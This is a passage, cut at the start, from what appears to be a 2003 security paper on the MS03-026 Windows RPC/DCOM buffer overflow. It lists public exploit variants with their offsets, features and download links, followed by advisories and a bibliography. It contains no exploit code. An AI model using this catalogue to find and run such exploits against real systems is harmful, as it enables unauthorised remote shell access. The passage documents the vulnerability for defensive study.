18 Offsets, includes the "Win2k Spanish +sp4". This was ported to RPC18.exe for Windows

07.30.dcom48.c :
48 Offsets: English, French, Chinese, Polish, German, Japanese, Koreano, Mexican, Keniata. This was ported to RPC_Kotik.exe for Windows

rpcdcomuni.c :
6 Offsets
Variation of the code of metasploit.com that includes universal offsets.

universal.c :
20 Offsets, but includes the options "Windows 2000 all (english), Windows XP all (english)" and" Win2k Spanish +sp4 "

dcomsrc_final :(01-8-2003)
Source code of universal exploit, 2 options Win2k or WinXP. Script kiddies no longer need to be concerned with the SP level or the language. (also called dcomsrc)

0x82-dcomrpc_usemgret.c : (08-8-2003)
Source code of new exploit that uses universal offsets.
http://packetstorm.linuxsecurity.com

oc192-dcom.c : (08-8-2003)
Source code of the exploit that includes offsets universal for Win2k or WinXP and uses the order "ExitThread" to avoid the service failing when finishing the session, allows use of any port desired to open the shell (it does not need netcat). http://oc192.netfirms.com

Linux code
These are some of the above exploits compiled into Linux Distributions.

07.25.winrpcdcom.compiled
07.29.rpc18-compiled
RPC18-compiled

Interesting Links and further reading

Microsoft's security Bulletin:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp

Metasploit's Source code:
http://www.metasploit.com/tools/dcom.c

Cert Advisories :
CERT Advisory #CA-2003-16 Buffer Overflow in Microsoft RPC, http://www.cert.org/advisories/CA-2003-16.html
CERT Advisory #CA-2003-19 Exploitation of Vulnerabilities in Microsoft RPC Interface, http://www.cert.org/advisories/CA-2003-19.html

The Analysis of LSD's Buffer Overrun in Windows RPC Interface
http://www.xfocus.org/documents/200307/2.html

SecurityFocus Exploit page for MS03-026
http://www.securityfocus.com/bid/8205/exploit/

Bibliography

1. Microsoft Security Advisory #MS03-026, Microsoft Corporation
http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-026.asp
2. Microsoft TCP and UDP port assignments, Table C.3, Microsoft Corporation
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windows2000serv/reskit/tcpip/part4/tcpappc.asp
3. Common Vulnerabilities and Exposures (CVE) CAN-2003-0352
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352
4. Internet Assigned Numbers Authority (IANA)
http://www.iana.org/assignments/port-numbers
5. The XFocus Team, Xfocus.org
http://www.xfocus.org/advisories/200307/4.html
6. Metasploit, H.D. Moore, http://www.metasploit.com/
7. Internet Storm Center, http://isc.incidents.org/
8. Microsoft MSDN Remote Procedure Calls
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/rpc_security_essentials.asp
9. UDP - The User Datagram Protocol http://www-net.cs.umass.edu/kurose/transport/UDP.html
10. The Internet Engineering Task Force - RFC 768
http://www.ietf.org/rfc/rfc768.txt
11. Variations of the RPC/DCOM code found at
http://cyruxnet.com.ar/rpcxploit2.htm
12. How RPC Works, Microsoft Corporation
http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp
13. Eddon, Guy and Henry, Understanding DCOM, Microsoft Systems Journal, March 1998. http://air.knu.ac.kr/reference/COM/dcom.htm
14. Network Working Group, Distributed Component Object Model Protocol,
http://www.grimes.demon.co.uk/DCOM/DCOMSpec.htm
15. Foundstone Security, Free Tools, Vision v1.0,
http://www.foundstone.com/resources/termsofuse.htm?file=visionsetup.exe
16. Incidents.org, The Internet Storm Center. http://www.incidents.org
17. Incidents.org handlers diary, August 1, 2003,
http://isc.sans.org/diary.html?date=2003-08-01
18. CERT Advisory #CA-2003-16 Buffer Overflow in Microsoft RPC,
http://www.cert.org/advisories/CA-2003-16.html
19. CERT Advisory #CA-2003-19 Exploitation of Vulnerabilities in Microsoft RPC Interface, http://www.cert.org/advisories/CA-2003-19.html
20. NIST Icat Vulnerability Database http://icat.nist.gov/icat.cfm
21. Microsoft Security Bulletins http://www.microsoft.com/security